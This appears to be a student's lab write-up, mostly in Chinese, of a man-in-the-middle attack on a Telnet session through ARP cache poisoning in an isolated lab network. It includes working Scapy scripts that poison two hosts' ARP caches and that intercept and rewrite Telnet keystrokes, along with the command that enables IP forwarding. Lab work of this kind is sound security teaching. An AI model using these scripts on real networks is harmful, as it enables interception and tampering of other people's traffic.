# Task 2: MITM Attack on Telnet using ARP Cache Poisoning


## Step 1 Launch the ARP cache poisoning attack


使用下面代码进行攻击：

```
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()

A = ARP()
A.psrc = '10.9.0.6'
A.pdst = '10.9.0.5'
A.hwdst = 'ff:ff:ff:ff:ff:ff'
A.op = 1

B = ARP()
B.psrc = '10.9.0.5'
B.pdst = '10.9.0.6'
B.hwdst = 'ff:ff:ff:ff:ff:ff'
B.op = 1

while(1):
    sendp(E/A)
    sendp(E/B)
    time.sleep(5)
```

## Step 2 Testing

由于目的ip地址被映射到了M的mac地址，所以ping的icmp包会发送到M，而M并不会回应，所以源地址主机会一直ping而没有回应，测试截图如下：









## Step 3 Turn on IP forwarding

使用下面命令设置M的转发自动转发打开：

```
sysctl net.ipv4.ip_forward=1
```

然后A和B就可以互相ping通了：





## Step 4 Launch the MITM attack

- 攻击时需要运行Step2中的代码。
- telnet连接成功后设置Step3中的位为0
- sniffandspoof代码如下

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        # because our modification will make them invalid.
```

```
        # Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        ################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            print("request\n\n")
            print(data)
            print(pkt[Ether].src)
            newdata = b'Z'   # No change is made in this sample code
            send(newpkt/newdata)
        else:
            send(newpkt)
            ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print("reply\n\n")
            print(data)
            print(pkt[Ether].src)
        else:
            print("\nreply without load\n")
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
# f = "(tcp) and (not ether src host 02:42:0a:09:00:69)"
# f = 'tcp'
f = f"tcp and (not ether src 02:42:01:09:00:69)"
pkt = sniff(filter=f, prn=spoof_pkt)
```

攻击结果如下，在telnet的client端无论输入什么都会显示字符'Z'




根据程序中的辅助打印信息，可以很清晰地看出整个攻击过程，A发送'd'给M，M修改为'Z'发送给B，B回答'Z'给M，M直接转发'Z'给A，最终A输出'Z'